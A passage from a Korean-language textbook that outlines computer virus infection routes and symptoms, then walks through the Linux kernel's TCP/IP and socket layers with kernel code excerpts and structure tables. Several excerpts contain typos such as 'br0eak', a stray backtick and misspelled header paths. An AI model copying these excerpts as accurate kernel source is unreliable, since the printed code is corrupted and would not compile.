그렇다면 콤퓨터비루스는 어떻게 복사되는가? 이것은 비루스의 종류나 조작체계에 따라 감염되는 방법이 다르다.

1) 콤퓨터비루스의 감염

— 감염경로

☞ 불법복사

이 경우는 프로그람제작자가 일부로 프로그람내부에 비루스를 삽입한것이다. 정상적으로 사용하면 콤퓨터비루스는 동작하지 않지만 불법복사가 이루어지면 프로그람내부에 있던 콤퓨터비루스가 실행되게 된다.

☞ 콤퓨터통신

콤퓨터통신을 통하여 필요한 프로그람을 내리적재받을수 있다. 이런 경우에는 대부분이 무료로 제공되므로 사용자들은 아무 의심없이 사용하게 된다.

프로그람이나 자료가 콤퓨터비루스가 감염된 경우라면 실행시키는것과 동시에 콤퓨터비루스에 감염된다. 알아두어야 할것은 콤퓨터통신망에서 제공되는 프로그람이나 자료는 대부분 검증을 거치지 않는것이므로 주의를 돌려야 한다는것이다.

☞ 콤퓨터의 공동사용

하나의 콤퓨터를 공동으로 사용하는 경우 비루스는 콤퓨터에 감염될수 있기때문에 본인만이 비루스에 주의한다고 해서 해결되는 문제가 아니다. 사용하는 모든 사람들이 주의하지 않으면 본인도 모르게 콤퓨터가 비루스가 감염되게 된다.

☞ LAN

망을 통하여 정보공유가 활발해지면서부터 나타나게된 경로이다. 콤퓨터비루스중에서 Win32/FunLove.4099는 망상에서 공유되고있는 콤퓨터만을 감염대상으로 한다. LAN을 통한 콤퓨터비루스의 감염비률이 급속하게 증가하고있다.

☞ 인터네트

인터네트를 통하여 감염되는 가장 대표적인 경우는 전자우편이다. 전자우편을 통하여 콤퓨터비루스에 감염된 파일이나 웜비루스를 첨부시켜 전송하면 그 파급속도가 대단히 빠르기때문에 많이 리용되고있다. 또한 기존의 콤퓨터통신망이 인터네트로 통합되면서 프로그람이나 파일의 내리적재를 통하여 전파되기도 한다.

— 감염증상

이전의 콤퓨터비루스는 특이한 증상을 통하여 사용자들에게 피해를 주었다. 그러나 몇가지 비루스들은 감염되여도 증상이 잘 알리지 않는다. 이러한 비루스에 감염된 경우에는 사용자 몰래 그의 정보를 류출하여 나중에는 더 큰 피해를 줄수 있다.

다양한 콤퓨터비루스의 감염증상에 대하여 보기로 하자.

☞ 프로그람의 실행속도가 떠진다.

비루스는 프로그람의 형태이기때문에 정상적인 프로그람을 실행시킬 때보다는 비루스를 같이 실행시켜야 하므로 당연히 나타날수 있는 현상이다. 이때 정상적인 프로그람에 비루스프로그람이 삽입되여 실행속도가 떠지는 경우와 콤퓨터비루스의 감염으로 실행속도가 떠지는것은 사용자에게 불편을 주기때문에 콤퓨터비루스의 일반적인 증상으로 알려져있다.

☞ 특별한 리유없이 콤퓨터가 정지한다.

콤퓨터체계에 치명적인 문제가 발생한 경우에 일어나는 현상이다. 모든 경우가 콤퓨터비루스에 의한 증상이라고 볼수는 없지만 대체로 콤퓨터비루스의 피해증상으로 나타나기도 한다.

☞ 정상적인 파일의 크기와 수정날자가 변경되였다.

콤퓨터비루스가 기생형인 경우에 나타나는 현상이다.

콤퓨터비루스에 감염되면 정상적인 파일크기보다 커지게 되며 사용자가 수정하지 않았는데도 비루스가 감염된 날자를 기준으로 수정날자가 변하게 된다.

☞ 주기억기의 크기가 감소되였다.

주기억기에 상주하는 콤퓨터비루스에 감염된 경우에는 항상 주기억기에서 실행되여야 하기때문에 정상적인 동작을 할 때와 비교하여 주기억기의 크기가 감소하게 된다.

☞ 콤퓨터에서 사용자가 의도하지 않는 일이 발생한다.

화면에 이상한 그림이나 통보가 나타나거나 화면이 이그러지는 현상이 나타날수 있다. 이런 경우에는 실지 콤퓨터체계에 큰 피해가 없는 경우와 이상현상이 일어나는 동안 콤퓨터체계가 내부적으로 파괴되는 경우가 있다.

이 외에도 비루스의 수만큼이나 감염경로와 증상도 다양하다.

이상과 같이 이 장에서는 해커 및 해킹의 일반적개념과 LINUX 체계를 대상으로 하는 실제적인 해킹원천코드를 서술하였다.

또한 콤퓨터비루스의 일반적개념과 종류, 그 위험성에 대해서 서술하였다.

제 3 장. LINUX 에서 망보안의 구성요소

이 장에서는 LINUX에서 실현된 망흐름의 일반적구조와 망보안의 구성요소에 대해서 구체적으로 고찰한다.

제1절. LINUX에서 망통신의 일반적흐름구조

3.1.1 LINUX에서 TCP/IP규약 실현

통신규약은 계층구조를 가진다. 그리고 LINUX는 매 층을 관리하는 자료구조를 가진다. 통신규약의 웃층은 여러 아래층과 련결될수 있다.

례를 들어 BSD소케트는 사용자가 선택한 통신규약계렬에 따라 INET층 , IPX층, X25층 등 다양한 아래층과 련결될수 있다. IP층인 경우에는 사용하려는 망장치에 따라 이써네트층, SLIP층, talking층, FDDI층 등과 련결될수 있다.

최근에는 ATM층을 IP층아래에 두는 통신규약층도 설계되였으며 이 경우에는 IP층이 ATM층과 자료를 전달하게 된다.결국 통신규약층을 내려오면서 다양한 곳으로 조종흐름이 분기될수 있다는것을 알수 있다.

LINUX는 조종흐름이 다양한 곳으로 분기할수 있다는 가능성을 효과적으로 지원하기 위하여 층사이에서 조종이 전달될 때 자료구조를 리용한 간접호출방법으로 통신규약을 실현하였다. 즉 아래층에서 지원하는 함수를 웃층에서 리용할 때 웃층에서 직접 이 함수를 호출하는것이 아니라 아래층이 자기가 제공하는 함수의 시작주소를 특정자료구조(주로 표)에 등록하고 웃층에서는 다만 자료구조에 등록된 함수를 호출하는 방식으로 아래층의 함수를 간접호출하는 방식을 실현하였다.

이 방식은 마치 파일연산자료구조를 리용하여 장치구동프로그람의 함수를 호출한것과 비슷한 방법이다.

이런 방식으로 실현하면 웃층과 아래층사이에 종속관계가 없어지며 따라서 일부층의 내용을 수정하거나 새로운 층을 추가할 때 핵심부에서 변경하기 쉽다.

웃층은 아래층에 어떤 함수가 어떤 흐름으로 실현되여 있는지 몰라도 되며 다만 자료구조에 등록되여있는 함수를 호출하기만 하면 아래층으로 자료를 전달할수 있다. 따라서 일부층의 내용을 변경할 때 또는 새로운 층을 추가할 때 변경된 층의 웃층이나 아래층의 내용도 변경할 필요가 없다. 단지 변경된 층의 내용을 자료구조에 등록만 하면 된다.

앞에서 가장 웃층에 VFS층이 존재한다는것을 알수 있다.

LINUX에서는 소케트가 파일체계대면부를 통해 접근할수 있도록 실현하였으며 따라서 소케트를 위한 파일연산도 핵심부에 존재한다.

한편 매층마다 주요자료구조가 있으며 이 층에서 BSD소케트의 socket자료구조, TCP/IP전송층에서 사용하는 sock자료구조, 장치층의 device자료구조 그리고 실제 전송되는 자료와 매층의 머리부구조가 기록되는 sk_buff자료구조등이 중요한 자료구조이다.





그림 3-1. LINUX에서 TCP/IP규약 실현을 위한 망구조

계층구조와 자료구조

VFS층	struct file_operations /* include/Linux/fs.h */
BSD층	struct net_proto_family /* imclude/Linux/net.h */
INET층	struct sock /*include/net/sock.h */
	proto_ops /* include/Linux/net.h */
전송층	struct tcp_opt sock /*include/net/sock.h */
	struct packet_type /* include/Linux/netdevic.h */
IP층	struct tcp_func /*include/Linux/tcp.h */
Device층	struct device /*include/net/netdevice.h */

3.1.2. 층별기능 및 자료구조해석

1) 파케트송신과정

응용프로그람에서 자료를 송신하는 립장에서 전반적인 자료 흐름과정에 대해 고찰하자.

— BSD소케트층

BSD소케트층은 사용자와 체계의 대면을 지원하기 위하여 존재한다. 사용자프로그람은 소케트서고를 통하여 체계호출을 하게 되며 이렇게 발생된 체계호출은 BSD소케트층으로 조종이 넘겨진다. LINUX에서는 다음과 같이 망에 대한 체계호출을 정의하고있다.

표 3-1. 소케트에 대한 체계호출

체계호출	설 명
int socket(int addr_family, int type, int protocol)	소케트를 생성한다.
int bind(int s, struct sockaddr *address, int address_len)	이름을 소케트에 묶는다(bind).
int listen(int s, int backlog)	소케트에 대해서 련결을 기다린다.
int connect(int s, struct sockaddr *address, int address_len)	소케트에 대해서 련결을 요청한다.
int accept(int s, struct sockaddr *address, int *address_len)	소케트에 대한 련결을 받아들인다.
int send(int s, char *msg, int len, int flags)	소케트에 대해서 자료를 보낸다.
int sendto(int s, char *msg, int len, int flags, struct sockaddr *to, int tolen)	소케트에 대해서 자료를 보낸다. 단지 하나의 통보를 보내려고 할 때 사용한다.
int getsockopt(int s, int level, int oname, char *ovalue, int *olen)	소케트의 현재 옵션을 얻는다.
int setsockopt(int s, int level, int oname, char *ovalue, int *olen)	소케트의 현재 옵션을 설정한다.
int recv(int s, char *buf, int len, int flags)	소케트에 대해서 자료를 받는다
int recvfrom(int s, char *buf, int len, int flags, struct sockaddr *from, int *fromlen)	소케트에 대해서 자료를 받는다. 단지 하나의 통보만을 받으려고 할 때 사용한다.

우에서 정의한 연산 이외에도 sendmsg(), recvmsg(), shutdown()이 더 있는데 기본적으로 우에서 정의한 연산의 내용과 크게 다르지 않다. shutdown의 경우에는 생성된 소케트를 없애주는 역할을 한다. 우와 같은 함수는 직접적으로 프로쎄스에서 사용할수 있

는 함수로서 정의되여 있지만 체계호출로 들어가면 단지 socketcall()만이 정의되여있다. 나머지는 넘겨주는 파라메터값에 따라 각각 호출된다.

아래의 socketcall()함수를 보여준다. 코드는 ~/net/socket.c를 참조하였다.

코드 5. sys_socketcall 함수

```
asmlinkage long sys_socketcall(int call, unsigned long *args)
{
    unsigned long a[6];
    unsigned long a0,a1;
    int err;

    if(call<1||call>SYS_RECVMSG)
        return -EINVAL;

    /* copy_from_user should be SMP safe. */
    if (copy_from_user(a, args, nargs[call]))
        return -EFAULT;

    a0=a[0];
    a1=a[1];

    switch(call)
    {
        case SYS_socket:
            err = sys_socket(a0,a1,a[2]);
            break;
        case SYS_BIND:
            err = sys_bind(a0,(struct sockaddr *)a1, a[2]);
            break;
        case SYS_CONNECT:
            err = sys_connect(a0, (struct sockaddr *)a1, a[2]);
            break;
        case SYS_LISTEN:
            err = sys_listen(a0,a1);
            br0eak;
        case SYS_ACCEPT:
            err = sys_accept(a0,(struct sockaddr *)a1, (int *)a[2]);
            break;
        case SYS_GETSOCKNAME:
            err = sys_getsockname(a0,(struct sockaddr *)a1, (int *)a[2]);
            break;
        case SYS_GETPEERNAME:
            err = sys_getpeername(a0, (struct sockaddr *)a1, (int *)a[2]);
            break;
```

```
        case SYS_socketPAIR:
            err = sys_socketpair(a0,a1, a[2], (int *)a[3]);
            break;
        case SYS_SEND:
            err = sys_send(a0, (void *)a1, a[2], a[3]);
            break;
        case SYS_SENDTO:
            err = sys_sendto(a0,(void *)a1, a[2], a[3],
                (struct sockaddr *)a[4], a[5]);
            break;
        case SYS_RECV:
            err = sys_recv(a0, (void *)a1, a[2], a[3]);
            break;
        case SYS_RECVFROM:
            err = sys_recvfrom(a0, (void *)a1, a[2], a[3], (struct sockaddr *)a[4], (int *)a[5]);
            break;
        case SYS_SHUTDOWN:
            err = sys_shutdown(a0,a1);
            break;
        case SYS_SETSOCKOPT:
            err = sys_setsockopt(a0, a1, a[2], (char *)a[3], a[4]);
            break;
        case SYS_GETSOCKOPT:
            err = sys_getsockopt(a0, a1, a[2], (char *)a[3], (int *)a[4]);
            break;
        case SYS_SENDMSG:
            err = sys_sendmsg(a0, (struct msghdr *) a1, a[2]);
            break;
        case SYS_RECVMSG:
            err = sys_recvmsg(a0, (struct msghdr *) a1, a[2]);
            break;
        default:
            err = -EINVAL;
            break;
    }

    return err;
}
```

또한 LINUX에서는 소케트에 파일에 대한 연산을 직접 적용할수 있도록 write, read 등의 파일에 대한 연산기능을 가지고있다. 이와 같은 연산을 하기 위해서는 소케트가 이미 생성되여 있어야 하며 련결이 되여있어야 한다.

LINUX에서는 파일에 대한 연산을 그대로 망통신에 대한 연산으로 적용할수 있도록 하

고있다. 례를 들어서 파일에 대한 write연산을 소케트에 대한 write연산과 동일하게 정의하고있다. 즉 아래와 같은 형식의 write체계호출을 정의한다. write체계호출은 sys_write()이며 ~/fs/read_write.c에서 볼수 있다.

코드 6. sys_write()

```
asmlinkage ssize_t sys_write(unsigned int fd, const char * buf, size_t count)
{
    ssize_t ret;
    struct file * file;
    ret = -EBADF;
    file = fget(fd);

    if (file) {
        if (file->f_mode & FMODE_WRITE) {
            struct inode *inode = file ->f_dentry->d_inode;
            ret = locks_verify_area(FLOCK_VERIFY_WRITE, inode, file, file->f_pos, count);
            if (!ret)
            {
                ssize_t (*write)(struct file *, const char *, size_t, loff_t *);
                ret = -EINVAL;
                if (file->f_op && (write = file ->f_op->write) != NULL)
                    ret = write(file, buf, count, &file ->f_pos);
            }
        }

        if (ret > 0)
            inode_dir_notify(file ->f_dentry->d_parent->d_inode, DN_MODIFY);
        fput(file);
    }

    return ret;
}
```

sys_write()체계호출은 VFS(Virtual File System)의 일부로서 파일서술자의 index를 받아서 해당한 파일객체에 대한 지적자를 얻고 이것을 다시 리용하여 해당한 inode구조체를 얻는다. 그리고 해당한 파일객체의 파일연산자 write를 실행하는 구조로 되여있다. 즉 파일객체를 소케트에 대해서도 정의해주고 이에 대한 서술자만 가지고있다면 프로세스가 소케트에 대한 write연산도 일반파일에 대한 write연산과 같은 방식으로 할수 있다는것을 의미한다.

여기서의 파일연산자의 write()에 해당하는것이 바로 BSD의 sock_write()이다.

코드 7. sock_write()

```
static ssize_t sock_write(struct file *file, const char *ubuf, size_t size, loff_t *ppos)
{
    struct socket *sock;
    struct msghdr msg;
    struct iovec iov;

    if (ppos != &file ->f_pos)
        return -ESPIPE;

    if(size==0) /* Match SYS5 behaviour */
        return 0;
    sock = socki_lookup(file ->f_dentry->d_inode);
    msg.msg_name=NULL;
    msg.msg_namelen=0;
    msg.msg_iov=&iov;
    msg.msg_iovlen=1;
    msg.msg_control=NULL;
    msg.msg_controllen=0;
    msg.msg_flags=!(file ->f_flags & O_NONBLOCK) ? 0: MSG_DONTWAIT;

    if (sock->type == SOCK_SEQPACKET)
        msg.msg_flags |= MSG_EOR;
    iov.iov_base=(void *)ubuf;
    iov.iov_len=size;

    return sock_sendmsg(sock, &msg, size);
}
```

먼저 해당한 파일객체에서 위치(position)를 확인한후 옳바른 길이를 가지는 자료의 전송인지를 확인한다. 해당한 inode에서 소케트구조체를 찾은후 통보구조체와 iovec구조체를 넘겨받은 파라메터값으로 초기화한다. 이와 같은 과정을 끝내면 sock_sendmsg()함수를 호출한다.

BSD소케트층에서 사용하는 몇가지 자료구조를 고찰하자.

우선 제일 중요한 자료구조가 socket구조체이다.

```
코드 8. socket구조체
struct socket
{
   socket_state state; / * 소케트의 상태 */
      unsigned long flags; / * 소케트가 가진 기발값 */
      struct proto_ops *ops; / * 소케트와 관련된 통신규약의 연산자 */
      struct inode *inode; / * 소케트와 관련된 inode */
      struct fasync_struct *fasync_list; /* 비동기적인 wake up 목록 */
   struct file *file; /* 소케트와 관련된 파일객체에 대한 지적자 */
   struct sock *sk; /* sock 구조체 */
   wait_queue_head_t wait; / * 소케트에 대한 대기렬 */
      short type; / * 소케트의 류형 */
      unsigned char passcred; /* 통과암호인증 */
};
```

소케트의 상태에는 아래와 같은 값들이 있다.

```
typedef enum
{
   SS_FREE = 0, /* 소케트가 현재 사용되지 않고 있다.*/
   SS_UNCONNECTED, /* 소케트가 련결되지 않은 상태이다.*/
   SS_CONNECTING, /* 소케트에 대한 련결이 진행중이다.*/
   SS_CONNECTED, /* 소케트가 련결상태에 있다.*/
   SS_DISCONNECTING /* 소케트에 대해서 련결을 끊고있는 중이다.*/
}
socket_state;
```

또한 소케트의 류형에는 다음과 같은것들이 있다.

```
#define SOCK_STREAM 1 /*련결지향형(Stream) 소케트*/
#define SOCK_DGRAM 2 /*비련결지향형(Datagram) 소케트 */
#define SOCK_RAW 3 /* Raw소케트 */
#define SOCK_RDM 4 /* Reliably-Delivered Message 소케트*/
#define SOCK_SEQPACKET 5 /* 련속적인(sequential) 파케트 소케트*/
#define SOCK_PACKET 10 /* 장치준위에서 파케트를 수신 및 송신할수 있는 소케트*/
```

소케트의 류형에 대해서 SOCK_STREAM은 TCP에 그리고, SOCK_DGRAM은 UDP에 해당한다. 또한 SOCK_RAW는 IP파케트를 주고받기 위해서 사용한다.

sys_write() 체계 호출에서 보았던 통보(message)구조체에 대해서 고찰해보자.

이 구조체는 sock_sendmsg()함수에 대한 파라메터로 넘겨지는 자료구조로서 아래와 같이 정의된다. ~/include/Linux/socket.h를 참고하였다.

```
코드 9. 머리부의 정의
struct msghdr
{
    void * msg_name; /* 소케트의 이름 */
    int msg_namelen; /* 소케트이름의 길이 */
    struct iovec * msg_iov; /* 전달할 자료블로크를 가리키는 지적자 */
    __kernel_size_t msg_iovlen; /* 블로크의 수*/
    void * msg_control; /* Per protocol magic (eg BSD file descriptor passing) */
    __kernel_size_t msg_controllen; /* cmsg 목록의 길이 */
    unsigned msg_flags; / * 통보의 기발 값 */
};
```

통보에 넣을 자료는 iovec구조체로 표현된다. 정의는 아래와 같다.
~/include/Linux/uio.h를 참조하였다.

```
코드 10.iovec구조체의 정의
struct iovec
{
    void *iov_base; /* BSD uses caddr_t (1003.1g requires void *) */
    __kernel_size_t iov_len; /* Must be size_t (1003.1g) */
};
```

결과적으로 sock_write()함수는 sock_sendmsg()함수를 호출하게 되며 sock_sendmsg()함수는 아래와 같이 정의된다.

```
코드 11. sock_sendmsg()함수의 정의
int sock_sendmsg(struct socket *sock, struct msghdr *msg, int size)
{
    int err;
    struct scm_cookie scm;
    err = scm_send(sock, msg, &scm);
    if (err >= 0)
    {
        err = sock->ops->sendmsg(sock, msg, size, &scm);
        scm_destroy(&scm);
    }
    return err;
}
```

scm_send()함수는 소케트준위에서 조종(control)통보에 대한 처리를 담당하며 오유가 없을 경우에는 0 이상의 값을 돌려주게 되며 결국 소케트의 연산자인 sendmsg()함수를 호출하여 전송을 시작한다. 만약 처리도중에 오유가 있다면 0보다 작은 값을 돌려준다.

소케트에 대한 연산자 ops에는 통신규약(protocol)연산자가 들어가게 되며 proto_ops 구조체로 정의되는데 그것을 코드 12에서 보여주었다. 이것은 ~/include/net.h에서 참조하였다.

코드 12. proto_ops 구조체의 정의

```
struct proto_ops
{
    int family;
    int (*release) (struct socket *sock);
    int (*bind) (struct socket *sock, struct sockaddr *umyaddr, int sockaddr_len);
    int (*connect) (struct socket *sock, struct sockaddr *uservaddr,
        int sockaddr_len, int flags);
    int (*socketpair) (struct socket *sock1, struct socket *sock2);
    int (*accept) (struct socket *sock, struct socket *newsock, int flags);
    int (*getname) (struct socket *sock, struct sockaddr *uaddr,
        int *usockaddr_len, int peer);
    unsigned int (*poll) (struct file *file, struct socket *sock, struct poll_table_struct
        *wait);
    int (*ioctl) (struct socket *sock, unsigned int cmd, unsigned long arg);
    int (*listen) (struct socket *sock, int len);
    int (*shutdown) (struct socket *sock, int flags);
    int (*setsockopt) (struct socket *sock, int level, int optname,
        char *optval, int optlen);
    int (*getsockopt) (struct socket *sock, int level, int optname,
        char *optval, int *optlen);
    int (*sendmsg) (struct socket *sock, struct msghdr *m, int total_len,
        struct scm_cookie *scm);
    /* scm에 대한 정의는 ~/include/net/scm.h와 ~/net/core/scm.c를 참고하였다. */
    int (*recvmsg) (struct socket *sock, struct msghdr *m, int total_len, int flags,
        struct scm_cookie *scm);
    int (*mmap) (struct file *file, struct socket *sock, struct vm_area_struct * vma);
};
```

보는것처럼 proto_ops구조체는 사용하게 될 봉사를 정의해놓은것이다.

— INET 소케트층

INET소케트층은 IP에 기초하여 TCP나 UDP규약의 통신을 관리하는 역할을 한다. 먼저 INET소케트층에서 정의하는 proto_ops구조체를 보도록 하자.

proto_ops구조체는 ~/net/ipv4/af_inet.c에 정의되여있다.

코드 13. **INET proto_ops의 정의**

```
struct proto_ops inet_stream_ops = {
    family: PF_INET,
    release: inet_release,
    bind: inet_bind,
    connect: inet_stream_connect,
    socketpair: sock_no_socketpair,
    accept: inet_accept,
    getname: inet_getname,
    poll: tcp_poll,
    ioctl: inet_ioctl,
    listen: inet_listen,
    shutdown: inet_shutdown,
    setsockopt: inet_setsockopt,
    getsockopt: inet_getsockopt,
    sendmsg: inet_sendmsg,
    recvmsg: inet_recvmsg,
    mmap: sock_no_mmap
};
struct proto_ops inet_dgram_ops = {
    family: PF_INET,
    release: inet_release,
    bind: inet_bind,
    connect: inet_dgram_connect,
    socketpair: sock_no_socketpair,
    accept: sock_no_accept,
    getname: inet_getname,
    poll: datagram_poll,
    ioctl: inet_ioctl,
    listen: sock_no_listen,
    shutdown: inet_shutdown,
    setsockopt: inet_setsockopt,
    getsockopt: inet_getsockopt,
    sendmsg: inet_sendmsg,
    recvmsg: inet_recvmsg,
    mmap: sock_no_mmap,
};
```

TCP와 UDP에 대해 INET소케트층과의 대면부를 정의해놓고있다. 이렇게 정의된 대면부는 BSD소케트층에서 해당하는 연산에 대해 매개의 소케트류형에 맞게 호출된다. 례를 들어 sys_write()에서 TCP를 사용할 경우 sock_sendmsg()함수는 sock->ops->sendmsg()함수에서 inet_sendmsg()함수를 호출한다.

inet_sendmsg()함수를 보도록 하자. 코드 14는 ~/net/ipv4/af_inet.c에서 참조하였다.

```
코드 14. inet_sendmsg함수
int inet_sendmsg(struct socket *sock, struct msghdr *msg, int size,
struct scm_cookie *scm)
{
    struct sock *sk = sock->sk;
    /* We may need to bind the socket. */
    if (sk->num==0 && inet_autobind(sk) != 0)
        return -EAGAIN;
    return sk->prot->sendmsg(sk, `msg, size);
}
```

소케트가 이미 생성되여있으므로 socket구조체의 sk마당을 참조하면 관련된 규약의 해당하는 sendmsg()함수를 호출할수 있다. 따라서 inet_sendmsg()함수는 해당하는 통신규약의 sendmsg()함수를 호출하면 된다.

그러면 INET소케트층에서 사용하는 sock구조체에 대해서 보기로 하자. ~/include/net/sock.h에 정의되여있다.

표 3-2. sock구조체의 마당들

마 당	설 명
__u32 daddr	목적지의 IP주소(4byte:XXX.XXX.XXX.XXX)
__u32 rcv_saddr	bind 된 지역(자신의) IP주소 (4byte:XXX.XXX.XXX.XXX)
__u16 dport	목적지의 포구번호
unsigned short num	지역포구번호
int bound_dev_if	0이 아닌 경우에 device에 대한 index로 사용
struct sock *next, **pprev,*bind_next, bind_pprev	다양한 규약에 대한 sock구조체의 하쉬표를 유지
volatile unsigned char state	련결상태
volatile unsigned char zapped	AX25와 IPX에서 련결되지 않은것을 나타냄
__u16 sport	발신지의 포구번호
unsigned short family	주소계렬(례를 들어서 AF_INET: Internet address family)
unsigned char reuse	SO_REUSEADDR의 설정에 필요함
unsigned char shutdown	소케트의 련결이 끊어짐
atomic_t refcnt	참조계수값(현재 sock을 사용하는 계수값)
socket_lock_t lock	sock에 대한 lock
int rcvbuf	수신완충기의 크기(byte단위)

마 당	설 명
wait_queue_head_t *sleep	sock의 대기렬
struct dst_entry *dst_cache	목적지고속완충기
rwlock_t dst_lock	목적지에 대한 읽기,쓰기 lock
atomic_t rmem_alloc	현재 소케트가 요청한 기억기읽기량을 표시
struct sk_buff_head receive_queue	들어오는 파케트에 대한 대기렬
atomic_t wmem_alloc	현재 소케트가 요청한 기억기쓰기량을 표시
struct sk_buff_head receive_queue	들어오는 파케트에 대한 대기렬
struct sk_buff_head write_queue	나가는(전달되는) 파케트에 대한 대기렬
atomic_t omem_alloc	옵션을 위해서 현재 소케트가 요청한 기억기량
int wmem_queued	불변쓰기대기렬의 크기
int forward_alloc	할당된 공간의 크기
__u32 saddr	보내는 원천주소
unsigned int allocation	할당방식
int sndbuf	전송완충기크기(byte)
struct sock *prev Hash	련결목록의 앞에 있는 sock구조체에 대한 지적자
volatile char dead, done, urginline, keepopen, linger, destroy, no_check, broadcast, bsdism	소케트에 대해서 설정되는 변수들
unsigned char debug	Debugging
unsigned char rcvtstamp	Receive time stamp
unsigned char userlocks	소케트사용자 금지설정
int proc Out of band	자료를 받았을 때 신호를 전송받을 프로쎄스나 프로쎄스의 그룹
unsigned long lingertime	Linger option을 사용할 경우 기다리는 시간
int hashent	하쉬표요소값
struct sock *pair	accept()함수에서 새로운 sock구조체를 만들 때 생기는 새 sock구조체에 대한 지적자
struct{ struct sk_buff *head; struct sk_buff *tail; } backlog	Backlog 대기렬. sk_buff구조체의 련결목록
rwlock_t callback_lock	Call back함수를 위한 읽기/쓰기 lock
struct sk_buff_head error_queue	오유sk_buff구조체의 대기렬
struct proto *prot	소케트와 관련된 통신규약의 연산을 가리키는 지적자
#if defined()	규약의 정보 및 옵션들을 가지는 마당들

마 당	설 명
net_pinfo, tp_pinfo #endi	
int err, err_soft	오유가 발생했음을 알림. C에서 errno와 같은 역할을 함
unsigned short ack_backlog, max_ack_backlog	Acknowlege된 backlog과 그것의 최대값
__u32 priority	소케트의 우선순위
unsigned short type	BSD소케트구조체로부터 넘겨받은 소케트의 류형
unsigned char localroute	파케트가 지역적으로만 경로조종 되여야함
int rcvlowat	Receive low wait값
long rcvtimeo	Receive timeout
long sndtimeo	Send timeout
#ifdef CONFIG_FILTER struct filter *filter; #endif	소케트려과를 위한 구조체(어떤 파케트들을 려과하거나 어떤 처리를 해줄것인지를 정함)
union {} protinfo	각각의 주소계렬에 필요한 정보를 저장
struct timer_list timer	소케트의 clean up timer들에 대한 목록
struct socket *socket	sock구조체와 관련된 BSD소케트구조체에 대한 지적자. 이것을 리용해서 IO 신호를 보낸다
void *user_data	RPC layer를 위한 자료의 지적자
void (*state_change)(struct sock *sk)	소케트의 상태변화시에 호출되는 함수에 대한 지적자
void (*data_ready)(struct sock *sk, int bytes)	자료를 받았을 경우에 호출되는 함수에 대한 지적자
void (*write_space)(struct sock *sk)	Write연산을 위해서 사용할수 있는 기억기가 있을 때 호출되는 함수에 대한 지적자
void (*err_report)(struct sock *sk)	오유가 발생했을 때 호출되는 함수에 대한 지적자
int (*backlog_rcv)(struct sock *sk, struct sk_buff *skb)	Backlog에 대한 receive연산에 호출되는 함수에 대한 지적자
void (*destruct)(struct sock *sk)	sock구조체를 없애기(destruction) 위해서 호출되는 함수에 대한 지적자

sock구조체에 sk_buff 구조체마당이 있는데 이것은 나중에 망장치구동기를 언급할 때 다시 론의하자 . sk_buff구조체는 소케트련결에서 사용하는 구조체로 사용자의 자료와 각종 규약의 정보를 담는데 쓰인다. 핵심부내에서 기억기사이의 복사(copy)회수를 줄이며 매개 통신규약에서 자신만의 정보를 나타내는데서 효률적이다. 소케트완충기(socket buffer)구조체인 sk_buff구조체는 아래와 같이 정의된다.

~/include/Linux/skbuff.h를 참조하였다.

표 3-3. sk_buff 구조체

마당	설명
struct sk_buff *next, *prev	sk_buff 목록의 다음과 이전을 가리키는 지적자
struct sk_buff_head *list	현재 sk_buff가 속한 sk_buff_head에 대한 지적자
struct sock *sk	현재 sk_buff를 사용하는 INET sock에 대한 지적자
struct timeval stamp	sk_buff가 도착한 시간
struct net_device *dev	받거나 보내는 망장치의 구조체에 대한 지적자(Network device driver를 참고)
union{} h	전송층(INET아래에 있는 층)의 머리부정보
union{} mac	Mac 층r(Medium Access Control: 련결층 망층 아래에 있는 층)의 머리부정보
struct dst_entry	목적지주소에 대한 지적자
char cb[48]	Control buffer(모든 층에서 사용가능하다.)
unsigned int len	실제자료의 길이
unsigned int csum	검사합
volatile char used	자료가 사용자에게 넘어갔음을 나타냄
unsigned char cloned	Sk_buff_head가 clone(복제)되였음을 나타냄
unsigned char pkt_type	파케트의 류형
unsigned char ip_summed	IP검사합으로 구동프로그람이 제공함
__u32 priority	파케트의 대기렬우선순위
atomic_t users	파케트의 사용자계수값
unsigned short protocol	장치로부터 받은 파케트의 통신규약
unsigned short security	파케트의 보안준위
unsigned int truesize	완충기의 실제크기
unsigned char *head	자료완충기의 머리부를 가리키는 지적자
unsigned char *data	자료완충기의 자료부분을 가리키는 지적자
unsigned char *tail	자료완충기의 자료마지막부분을 가리키는 지적자
unsigned char *end	자료완충기의 마지막을 가리키는 지적자
void (*destructor)(struct sk_buff)	Sk_buff 구조체를 없애는 함수에 대한 지적자
...	나머지 핵심부의 구성(configuration)에 따른 변수들

이상에서 설명한 BSD소케트의 구조체와 INET소케트, sk_buff 구조체를 종합하여 보면 아래의 그림과 같다.

